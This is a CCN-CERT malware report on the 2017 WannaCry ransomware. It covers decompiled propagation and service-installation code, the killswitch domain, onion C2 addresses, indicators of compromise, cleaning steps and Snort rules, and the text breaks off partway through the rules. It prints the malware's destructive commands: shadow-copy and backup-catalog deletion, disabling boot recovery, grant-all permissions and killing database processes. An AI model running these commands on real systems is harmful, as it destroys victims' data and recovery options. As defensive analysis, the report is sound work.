Malware report
CCN-CERT ID-17/17

Ransom.WannaCry

Hash:
DB349B97C37D22F5EA1D1841E3C89EB4

May, 2017

CENTRO CRIPTOLOGICO NACIONAL
2.5.4.13=Qualified Certificate: AAPP-SEP-M-SW-KPSC,
ou=sello electrónico, serialNumber=S2800155J,
o=CENTRO CRIPTOLOGICO NACIONAL, cn=CENTRO
CRIPTOLOGICO NACIONAL, c=ES
2017.05.15 20:42:49 +02'00'

ÍNDICE

1. ABOUT CCN-CERT

The CCN-CERT (www.ccn-cert.cni.es) is the Information Security Incident Response Team of the National Cryptologic Centre, CCN (www.ccn.cni.es). This service was created in 2006 as the **Spanish Government CERT**, and its functions are listed in Law 11/2002 on the CNI, in RD 421/2004 regulating the CCN and in RD 3/2010, of January 8th, regulating the National Security Scheme, modified by RD 951/2015 of October 23rd.

In compliance with these regulations, the CCN-CERT ensures protections from cyber attacks on systems from the **Public Sector**, systems belonging to **companies and organizations of strategic interest** for the country and on classified systems. Its mission is to strengthen cybersecurity in Spain. The CCN-CERT is the national alert and response centre, and helps providing quick and effective solutions to cyber attacks and counter cyber threats in a protective manner.

2. EXECUTIVE SUMMARY

This paper analyzes the preliminar analysis of a global massive ransomware campaign that has affected several countries. The Ransomware belongs to the **WannaCry** family, and its objective is to massively encrypt files and ask for a ransom to recover the files.

It's a ransomware variant that includes code to exploit the vulnerability known as **ETERNALBLUE**, published by Microsoft the **14th of march, 2017** and described in the MS17-010 bulletin.

The WannaCry ransomware, scans both the internal and external networks, connecting to the 445 port (SMB) searching for unpatched systems to spread and infect other systems. This behaviour gives this sample a worm-like functionality. The lateral movement inside the network uses a variant of the DOUBLEPULSAR payload.

So far, all the systems have been attacked using the ETERNALBLUE exploit. This means that all the infections came from another infected system into the network.

This Malware Report has been drawn up also with the collaboration of the following companies: **Panda Security, Innotec System and S2Grupo**.

3. MALWARE DETAILS

The malware has an undetermined number of different versions.

This report will be focused on the sample with the following hash:

DB349B97C37D22F5EA1D1841E3C89EB4

4. MALWARE FEATURES

The malware sample analyzed has the following features:

- Load the malware in the system.
- Place copies in the system.
- Create persistency entries in the Windows Registry.
- Encrypt all the files with a concrete file extension pattern found in any system unit.
- Propagate using the MS17-010 exploit through the internal network or through the Internet.
- Show information about the encryption of the files and asks for a ransom to recover them.
- Execute software included in the malware.
- Kill some database processes to be able to encrypt the files.
- Delete the system Shadow Copies.

5. GENERAL DETAILS

The binary has a PE (Portable Executable) format. It's an executable file for 32 bits Windows Operating Systems.

The internal creation date of the malware sample analized is the 20th of november of 2010, although this could be a fake date as it could have been modified.



Image #1. Malware information

6. INFECTION PROCEDURE

The system gets infected by other infected machine using the MS17-010 exploit.

Once the malware is executed the following actions are carried out in the victim machine:

- Verify if an Internet domain is present and if it exists the malware finishes the execution.
- Create services in the system.
- Place copies in certain folders.
- Create an entry in the Windows Registry to gain persistency.
- Extract certain files from an embeded resource used during the subsequent encryption process.
- Create many threads for several tasks.
- Encrypt all the files with a concrete file extension pattern found in any system unit of the infected machine.
- Infect other unpatched machines using the MS17-010 exploit.
- Kill certain database processes to be able to encrypt the files.

7. TECHNICAL FEATURES

The malware reaches the system as a dropper with the following components:

- A component that tryes to exploit the CVE-2017-0145 SMB vulnerability in other machines.
- The ransomware known as WannaCry

After the execution of different phases the malicious code deploys several artifacts in the system including: TOR command line client, libraries for the malware execution, ransom messages in several languages and other tools.

In this version the first step of the malware is try to connect to this URL:

http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

If the domain is active, the malware doesn't make any other additional task.

```
  hHandle = InternetOpenA(0, 1u, 0, 0, 0);
  hResult = InternetOpenUrlA(hHandle, szUrl, 0, 0, 0x84000000, 0);
  if ( hResult )
  {
    InternetCloseHandle(hHandle);
    InternetCloseHandle(hResult);
    result = 0;
  }
  else
  {
    InternetCloseHandle(hHandle);
    InternetCloseHandle(0);
    InstallAndRunMalware();
    result = 0;
  }
  return result;
}
```

Image #2. Connection to the domain and connectivity check

Otherwise, the malware registers itself as a service in the system.

```
int InstallService()
{
  SC_HANDLE schSCManager; // eax@1
  void *v1; // edi@1
  SC_HANDLE hService; // eax@2
  void *v3; // esi@2
  char Dest; // [esp+4h] [ebp-104h]@1

  sprintf(&Dest, Format, FileName);             // %s -m security
  schSCManager = OpenSCManagerA(0, 0, SC_MANAGER_ALL_ACCESS);
  v1 = schSCManager;
  if ( !schSCManager )
    return 0;
  hService = CreateServiceA(schSCManager, ServiceName, DisplayName, 0xF01FFu, 0x10u, 2u, 1u, &Dest, 0, 0, 0, 0, 0);
  v3 = hService;
  if ( hService )
  {
    StartServiceA(hService, 0, 0);
    CloseServiceHandle(v3);
  }
  CloseServiceHandle(v1);
  return 0;
}
```

Image #3. Creation of the service in the system

The service has the following features:

- Name: mssecsvc2.0
- Description: Microsoft Security Center (2.0) Service
- Path: %WINDIR%\mssecsvc.exe
- Command: %s -m security

In addition to the instalation as a service, it extracts the "R" resource corresponding with the PE. This executable will extract in the system the files needed for the operation. It is copied in "C:\WINDOWS\taskche.exe" and executed with the following parameters:

```
C:\WINDOWS\tasksche.exe /i
```

If the file "C:\WINDOWS\taskche.exe" exists already, it will be moved to "C:\WINDOWS\qeriuwjhrf".

Finally, the following entry is added to the Windows Registry to gain persistency in the system:

```
reg.exe reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "mzaiifkxcyb819" /t REG_SZ /d "\"C:\WINDOWS\tasksche.exe\"" /f
```

The value name is randomly generated.

Once the malware is executed (tasksche.exe) the first task is make a copy inside a random folder under the **COMMON_APPDATA** folder of the user. To gain persistency the following entry is added to the Windows Registry:

```
reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "RANDOM_CHARS" /t REG_SZ /d '\"%COMMON_APPDATA%\tasksche.exe\" /f
```

Then, the malware performs the following tasks:

- Ensure access to system files with the "icacls"Windows command:

```
icacls . /grant Everyone:F /T /C /Q
```

- Delete the system *Shadow Copies* with two different techniques:

```
vssadmin.exe vssadmin delete shadows /all /quiet
WMIC.exe wmic shadowcopy delete
```

- Disallow the recovery mode system boot:

```
bcdedit.exe bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit.exe bcdedit /set {default} recoveryenabled no
```

- Delete the backup file catalog:

```
wbadmin.exe wbadmin delete catalog –quiet
```

- Create a registry entry with information of the malware:

```
HKEY_CURRENT_USER\Software\WanaCrypt0r
```

- With the "attrib" command, establish the recycle bin as a hidden element:

```
attrib +h +s c:\$RECYCLE
```

- Generate a VBS script to create a file with the ".lnk" file extension:

```
SET ow = WScript.CreateObject("WScript.Shell")
SET om = ow.CreateShortcut("C:\@WanaDecryptor@.exe.lnk")
om.TargetPath = "C:\@WanaDecryptor@.exe"
om.Save
```

- Kill related database processes to ensure access and encrypt these files:

```
'taskkill.exe /f /im mysqld.exe'
'taskkill.exe /f /im sqlwriter.exe'
'taskkill.exe /f /im sqlserver.exe'
'taskkill.exe /f /im MSExchange*'
'taskkill.exe /f /im Microsoft.Exchange.*'
```

8. ENCRYPTION AND OFUSCATION

8.1 ENCRYPTION

Before starting the files encryption, the malicious code verifies the presence of two different mutexes in the system. If any of them exists the encryption won't start:

```
'Global\MsWinZonesCacheCounterMutexA'
'Global\MsWinZonesCacheCounterMutexW'
```

Each system generates a RSA key pair of 2048 bits using the "CryptGenKey" Windows function. Using the "CryptExportKey" function the public key (PuK) is stored in a .pky file and the private key (PrK) is stored in a .eky file. But the private key is also encrypted before storage with the master public key (MPuK) embeded inside the dll responsible for encrypting files on disk.

The malicious code generates a unique random key per encrypted-file. This 128bits AES key is encrypted with the public RSA key generated by the system (PuK) and stored inside a customized header that the malicious code adds to each encrypted file.

To decrypt the file, the private RSA key generated by the system (PrK) is needed. As this private RSA key (PrK) has been encrypted before storage, the only way to recover it is by decrypting the .eky file with the master private key (MPrK) owned by the attacker. This is what prevents recovery of files without assistance from the ransomware authors.

The random AES key is generated with the "CryptGenRandom" Windows function. As this function doesn't have known weaknesses, at the moment there's no room for any tool developement to decrypt the files without knowing the private RSA key used by the malware.

The malicious code creates several threads and performs the following actions to encrypt the files:

- Create a RSA key pair of 2048 bits and encrypt de private key (PrK) with the embeded master public key (MPuK) before storage
- Read the original file and makes a copy adding the file extension .wnryt
- Create a random 128bits AES key
- Encrypt de copied file using the AES algorithm
- Add a header to the file with the AES key encrypted with the public RSA key generated by the system (PuK)
- Overwrite the original file with the copied encrypted file
- Rename the original file with the file extension .wnry

The malicious code generates the following files by each folder correctly encrypted:

@Please_Read_Me@.txt
@WanaDecryptor@.exe

9. PERSISTENCY IN THE SYSTEM

The malicious code creates the following Windows Registry entries to ensure persistency in the system:

reg.exe reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "mzaiifkxcyb819" /t REG_SZ /d "\"C:\WINDOWS\tasksche.exe\"" /f
reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "RANDOM_CHARS" /t REG_SZ /d '\%COMMON_APPDATA%\tasksche.exe\" /f

10. NETWORK CONNECTIONS

The malicious code uses the MS17-010 exploit to spread and infect every unpatched machine with this vulnerability.

The exploit is used to access other machines in the local area network or in the Internet.

This is done by the malicious code creating two threads:

```
HGLOBAL IniciaReplicacion()
{
  HGLOBAL result; // eax@1
  void *v1; // eax@2
  signed int v2; // esi@4
  void *v3; // eax@5

  result = IniciaYObtenDllStub();
  if ( result )
  {
    v1 = (void *)beginthreadex(0, 0, thread_ExplotacionLocal, 0, 0, 0);
    if ( v1 )
      CloseHandle(v1);
    v2 = 0;
    do
    {
      v3 = (void *)beginthreadex(0, 0, thread_ExplotacionGlobal, v2, 0, 0);
      if ( v3 )
        CloseHandle(v3);
      Sleep(0x7D0u);
      ++v2;
    }
    while ( v2 < 128 );
    result = 0;
  }
  return result;
}
```

Image #4. Creation of the threads for the exploitation

The first action performed by the function is getting the "stub" dll. It will be used to create the payload that the malware will send to the future victims. The malicious code itself is also added to this stub.

This dll includes the function "PlayGame" in charge of extracting and executing the dll resource (the malicious code itselft in this case). When this function is called up the infection of the machine is triggered.

This dll doesn't reach the hard disk of the machine as it is inyected in the "LSASS" process after the exploit execution.

10.1 LOCAL AREA NETWORK PROPAGATION

This is the function in charge of the local area network replication of the afected machine:

```
int thread_ExplotacionLocal()
{
  v9 = v4;
  v10 = 0;
  v11 = 0;
  v12 = 0;
  v13 = 0;
  v5 = v4;
  Memory = 0;
  v7 = 0;
  v8 = 0;
  LOBYTE(v13) = 1;
  ObtenInfoAdpatadorRedLocal((int)&v9, (int)&v5);
  for ( i = 0; ; ++i )
  {
    v1 = v10;
    if ( !v10 || i >= (v11 - (signed int)v10) >> 2 )
      break;
    if ( *(_DWORD *)&unk_70F760[268] > 10 )
    {
      do
        Sleep(0x64u);
      while ( *(_DWORD *)&unk_70F760[268] > 10 );
      v1 = v10;
    }
    v2 = (void *)beginthreadex(0, 0, thread_RunEternalBlue, v1[i], 0, 0);
    if ( v2 )
    {
      InterlockedIncrement((volatile LONG *)&unk_70F760[268]);
      CloseHandle(v2);
    }
    Sleep(0x32u);
  }
  endthreadex(0);
  free_0(Memory);
  Memory = 0;
  v7 = 0;
```

Image #5. Local Area Network propagation

The objective of this function is to gather information of the local network adapter and to generate IP addresses of the same network address range. Afterwards, it launches the thread in charge of the exploitation, sending the payload with the malicious code. This malicious code will be inyected in the "LSASS" process of the target system through the Eternalblue exploit (MS17-010).

10.2 INTERNET PROPAGATION

The function in charge of the propagation of the malicious code to the Internet includes the code used to generate random IP address ranges:

```
void __cdecl __noreturn thrread_ExplotacionGlobal(signed int a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v1 = GetTickCount;
  v17 = 1;
  v18 = 1;
  v2 = GetTickCount();
  time(&Time);
  v3 = (char *)GetCurrentThread();
  v4 = (DWORD)&v3[GetCurrentThreadId()];
  v5 = GetTickCount();
  srand(v4 + Time + v5);
  v6 = v28;
  while ( 1 )
  {
    do
    {
      if ( v1() - v2 > 0x249F00 )
        v17 = 1;
      if ( v1() - v2 > 0x124F80 )
        v18 = 1;
      if ( !v17 )
        break;
      if ( a1 >= 32 )
        break;
      v8 = GetRandomNumber(v7);
      v7 = (void *)255;
      v6 = v8 % 0xFF;
    }
    while ( v8 % 0xFF == 127 || v6 >= 224 );
    if ( v18 && a1 < 32 )
    {
      v9 = GetRandomNumber(v7);
      v7 = (void *)255;
      v19 = v9 % 0xFF;
    }
    v10 = GetRandomNumber(v7) % 0xFFu;
    v11 = GetRandomNumber((void *)0xFF);
    sprintf(&Dest, aD_D_D_D, v6, v19, v10, v11 % 0xFF);
    v12 = inet_addr(&Dest);
    if ( connect_socket(v12) > 0 )
      break;
LABEL_23:
    Sleep(0x64u);
  }
```

Image #6. Random IP address generation

After generating the IP addresses, the exploit is launched with the following code:

```
  }
  v17 = 0;
  v18 = 0;
  v21 = v1();
  v13 = 1;
  while ( 1 )
  {
    sprintf(&Dest, aD_D_D_D, v6, v19, v10, v13);
    v14 = inet_addr(&Dest);
    if ( connect_socket(v14) <= 0 )
      goto LABEL_20;
    v15 = (void *)beginthreadex(0, 0, RUN_ETERNAL_BLUE, v14, 0, 0);
    v16 = v15;
    if ( v15 )
      break;
LABEL_21:
    if ( ++v13 >= 255 )
    {
      v2 = v21;
      v1 = GetTickCount;
      goto LABEL_23;
    }
  }
  if ( WaitForSingleObject(v15, 0x36EE80u) == 258 )
    TerminateThread(v16, 0);
  CloseHandle(v16);
LABEL_20:
  Sleep(0x32u);
  goto LABEL_21;
}
```

Image #7. Internet Propagation

Both the Local Area Network and the Internet propagation call the RUN_ETERNAL_BLUE function that sends the exploit.

10.3 ETERNALBLUE EXPLOIT

The malicious code uses the same exploit that was recently filtered and attributed to the NSA. It is identical to the original but the use of another exploit called "DoublePulsar" is not needed, as it is only injected in the "LSASS" process.



Image #8. "EternalBlue" exploit code

The exploit is used with kernel code (ring0). This allows the malicious code to perform all the activities under SYSTEM privileges.

11. RELATED FILES

The malicious code could drop in the system several files depending on the status of execution. The following files could be droped in the system:

<%COMMON_APPDATA%>			
Name	**Creation date**	**Size *bytes***	**Hash SHA1**
tasksche.exe	**<varies>**	3723264	e889544aff85ffaf8b0d0da705105dee7c97fe26
<vary>			
Name	**Creation date**	**Size *bytes***	**Hash SHA1**
c.wnry	<varies>	780 bytes	f6b08523b1a836e2112875398ffefffde98ad3ca
s.wnry	<varies>	3038286	d1af27518d455d432b62d73c6a1497d032f6120e
b.wnry	<varies>	1440054	f19eceda82973239a1fdc5826bce7691e5dcb4fb
r.wnry	<varies>	864	c3a91c22b63f6fe709e7c29cafb29a2ee83e6ade
t.wnry	<varies>	65816	7b10aaeee05e7a1efb43d9f837e9356ad55c07dd
u.wnry	<varies>	245760	45356a9dd616ed7161a3b9192e2f318d0ab5ad10
taskdl.exe	<varies>	20480	47a9ad4125b6bd7c55e4e7da251e23f089407b8f
taskse.exe	<varies>	20480	be5d6279874da315e3080b06083757aad9b32c23
<varies\msg>			
Name	**Creation date**	**Size *bytes***	**Hash SHA1**
m_<language>.wnry	<varies>	<varies>	<vary>
<%WINDOWS%>			
Name	**Creation date**	**Size *bytes***	**Hash SHA1**
tasksche.exe	<varies>	3723264	e889544aff85ffaf8b0d0da705105dee7c97fe26

12. DETECTION

To identify any infected machine, both "Mandiant IOC Finder" or RedLine@ generated collector with the indicators of compromise could be used. System tools like Windows Registry Editor could be used too to detect it.

12.1 SYSTEM TOOLS

System tools like Windows Registry Editor ("Inicio->regedit.exe") or any other equivalent software to audit Windows registry can be used to detect the malicious code.

The system is infected if any of this entries are found in the system.

reg.exe reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "mzaiifkxcyb819" /t REG_SZ /d "\"C:\WINDOWS\tasksche.exe\"" /f
reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "RANDOM_CHARS" /t REG_SZ /d '\%COMMON_APPDATA%\tasksche.exe\" /f

System services must be verified. If a service with the following features is found, the system is infected:

- Name: mssecsvc2.0
- Description: Microsoft Security Center (2.0) Service
- Path: %WINDIR%\mssecsvc.exe
- Command: %s -m security

The presence of any file with the file extension ".wnry" is an indicator of the system infection.

If the malicious code could execute de file encryption, the following screen will be shown using the system language:

Image #9. Information about the file encryption

13. CLEANING PROCESS

The following tasks should be performed to clean any infected system:

- Patch vulnerable systems to prevent the exploitation of the SMB vulnerability. The patch for this vulnerability is available in the following link:

  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

- Block inbound connections to SMB ports (139 y 445) from computers outside your network
- Activate LOCK mode in every user profile
- Delete the service with the following features:
  - Name: mssecsvc2.0
  - Description: Microsoft Security Center (2.0) Service
  - Path: %WINDIR%\mssecsvc.exe
  - Command: %s -m security
- Delete de following Windows registry entries:

reg.exe reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "mzaiifkxcyb819" /t REG_SZ /d "\"C:\WINDOWS\tasksche.exe\"" /f
reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "RANDOM_CHARS" /t REG_SZ /d '\%COMMON_APPDATA%\tasksche.exe\" /f

- Delete the following files:

@Please_Read_Me@.txt
@WanaDecryptor@.exe

- Delete all the files described in the section 11. RELATED FILES of this report.

To this day there is no way to decrypt the files with a free tool. It is recommended to recover the information through existing backup files.

14. REFERENCES

- Panda Security, Innotec System and S2Grupo has contributed to the drafting of this report.
- https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
- https://www.ccn-cert.cni.es/seguridad-al-dia/comunicados-ccn-cert/4476-herramienta-para-prevenir-la-infeccion-por-el-código dañino-wannacry.html
- WanaCryptor File Encryption and Decryption (https://modexp.wordpress.com)

15. ATTACKER INFORMATION

The domains used by the malicious code belong to TOR network:

gx7ekbenv2riucmf.onion
57g7spgrzlojinas.onion
xxlvbrloxvriy2c5.onion
76jdd2ir2embyv47.onion
cwwnhwhlz52maqm7.onion

16. VACCINE

The following tool could be used to avoid the execution of the malicious code in the system:

https://www.ccn-cert.cni.es/seguridad-al-dia/comunicados-ccn-cert/4476-herramienta-para-prevenir-la-infeccion-por-el-código dañino-wannacry.html

It is recommended to install the Microsoft security update to patch this vulnerability, that prevents the propagation of the malware through the network.

17. DETECTION RULES

17.1 SNORT

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP 43bwabxrduicndiocpo.net";
flow:to_server,established;      content:"43bwabxrduicndiocpo.net";      nocase;      http_header;
pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(43bwabxrduicndiocpo.net)\r\n/iH";       classtype:trojan-
activity; sid:1700027900; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS 43bwabxrduicndiocpo.net";
byte_test:1,!&,64,2;      byte_test:1,!&,32,2;      byte_test:1,!&,16,2;      byte_test:1,!&,8,2;
content:"|13|43bwabxrduicndiocpo|03|net|00|"; classtype:trojan-activity; sid:1700027901; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP 57g7spgrzlojinas.onion";
flow:to_server,established;      content:"57g7spgrzlojinas.onion";      nocase;      http_header;
pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(57g7spgrzlojinas.onion)\r\n/iH";       classtype:trojan-
activity; sid:1700027902; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS 57g7spgrzlojinas.onion";
byte_test:1,!&,64,2;      byte_test:1,!&,32,2;      byte_test:1,!&,16,2;      byte_test:1,!&,8,2;
content:"|10|57g7spgrzlojinas|05|onion|00|"; classtype:trojan-activity; sid:1700027903; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP 76jdd2ir2embyv47.onion";
flow:to_server,established;      content:"76jdd2ir2embyv47.onion";      nocase;      http_header;
pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(76jdd2ir2embyv47.onion)\r\n/iH";       classtype:trojan-
activity; sid:1700027904; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS 76jdd2ir2embyv47.onion";
byte_test:1,!&,64,2;      byte_test:1,!&,32,2;      byte_test:1,!&,16,2;      byte_test:1,!&,8,2;
content:"|10|76jdd2ir2embyv47|05|onion|00|"; classtype:trojan-activity; sid:1700027905; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP bcbnprjwry2.net";
flow:to_server,established;      content:"bcbnprjwry2.net";      nocase;      http_header;
pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(bcbnprjwry2.net)\r\n/iH";      classtype:trojan-activity;
sid:1700027906; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS bcbnprjwry2.net";
byte_test:1,!&,64,2;      byte_test:1,!&,32,2;      byte_test:1,!&,16,2;      byte_test:1,!&,8,2;
content:"|0B|bcbnprjwry2|03|net|00|"; classtype:trojan-activity; sid:1700027907; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP bqkv73uv72t.com";
flow:to_server,established;      content:"bqkv73uv72t.com";      nocase;      http_header;
pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(bqkv73uv72t.com)\r\n/iH";      classtype:trojan-activity;
sid:1700027908; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS bqkv73uv72t.com";
byte_test:1,!&,64,2;      byte_test:1,!&,32,2;      byte_test:1,!&,16,2;      byte_test:1,!&,8,2;
content:"|0B|bqkv73uv72t|03|com|00|"; classtype:trojan-activity; sid:1700027909; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP bqmvdaew.net";
flow:to_server,established; content:"bqmvdaew.net"; nocase; http_header; pcre:"/(Host\:)(\s[a-
zA-Z0-9.-]+\.|\s)(bqmvdaew.net)\r\n/iH"; classtype:trojan-activity; sid:1700027910; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS bqmvdaew.net";
byte_test:1,!&,64,2;      byte_test:1,!&,32,2;      byte_test:1,!&,16,2;      byte_test:1,!&,8,2;
content:"|08|bqmvdaew|03|net|00|"; classtype:trojan-activity; sid:1700027911; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP chy4j2eqieccuk.com";
flow:to_server,established;      content:"chy4j2eqieccuk.com";      nocase;      http_header;
pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(chy4j2eqieccuk.com)\r\n/iH";   classtype:trojan-activity;
sid:1700027912; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS chy4j2eqieccuk.com";
byte_test:1,!&,64,2;      byte_test:1,!&,32,2;      byte_test:1,!&,16,2;      byte_test:1,!&,8,2;
content:"|0E|chy4j2eqieccuk|03|com|00|"; classtype:trojan-activity; sid:1700027913; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP cwwnhwhlz52maqm7.onion";
flow:to_server,established;      content:"cwwnhwhlz52maqm7.onion";      nocase;      http_header;
pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(cwwnhwhlz52maqm7.onion)\r\n/iH";       classtype:trojan-
activity; sid:1700027914; rev:1;)
```

```
alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS cwwnhwhlz52maqm7.onion";
byte_test:1,!&,64,2;      byte_test:1,!&,32,2;      byte_test:1,!&,16,2;      byte_test:1,!&,8,2;
content:"|10|cwwnhwhlz52maqm7|05|onion|00|"; classtype:trojan-activity; sid:1700027915; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP dyc5m6xx36kxj.net";
flow:to_server,established;       content:"dyc5m6xx36kxj.net";       nocase;       http_header;
pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(dyc5m6xx36kxj.net)\r\n/iH";    classtype:trojan-activity;
sid:1700027916; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS dyc5m6xx36kxj.net";
byte_test:1,!&,64,2;      byte_test:1,!&,32,2;      byte_test:1,!&,16,2;      byte_test:1,!&,8,2;
content:"|0D|dyc5m6xx36kxj|03|net|00|"; classtype:trojan-activity; sid:1700027917; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP fa3e7yyp7slwb2.com";
flow:to_server,established;       content:"fa3e7yyp7slwb2.com";       nocase;       http_header;
pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(fa3e7yyp7slwb2.com)\r\n/iH";   classtype:trojan-activity;
sid:1700027918; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS fa3e7yyp7slwb2.com";
byte_test:1,!&,64,2;      byte_test:1,!&,32,2;      byte_test:1,!&,16,2;      byte_test:1,!&,8,2;
content:"|0E|fa3e7yyp7slwb2|03|com|00|"; classtype:trojan-activity; sid:1700027919; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP gurj5i6cvyi.net";
flow:to_server,established;       content:"gurj5i6cvyi.net";       nocase;       http_header;
pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(gurj5i6cvyi.net)\r\n/iH";      classtype:trojan-activity;
sid:1700027920; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS gurj5i6cvyi.net";
byte_test:1,!&,64,2;      byte_test:1,!&,32,2;      byte_test:1,!&,16,2;      byte_test:1,!&,8,2;
content:"|0B|gurj5i6cvyi|03|net|00|"; classtype:trojan-activity; sid:1700027921; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP gx7ekbenv2riucmf.onion";
flow:to_server,established;      content:"gx7ekbenv2riucmf.onion";      nocase;      http_header;
pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(gx7ekbenv2riucmf.onion)\r\n/iH";        classtype:trojan-
activity; sid:1700027922; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS gx7ekbenv2riucmf.onion";
byte_test:1,!&,64,2;      byte_test:1,!&,32,2;      byte_test:1,!&,16,2;      byte_test:1,!&,8,2;
content:"|10|gx7ekbenv2riucmf|05|onion|00|"; classtype:trojan-activity; sid:1700027923; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP ju2ymymh4zlsk.com";
flow:to_server,established;       content:"ju2ymymh4zlsk.com";       nocase;       http_header;
pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(ju2ymymh4zlsk.com)\r\n/iH";    classtype:trojan-activity;
sid:1700027924; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS ju2ymymh4zlsk.com";
byte_test:1,!&,64,2;      byte_test:1,!&,32,2;      byte_test:1,!&,16,2;      byte_test:1,!&,8,2;
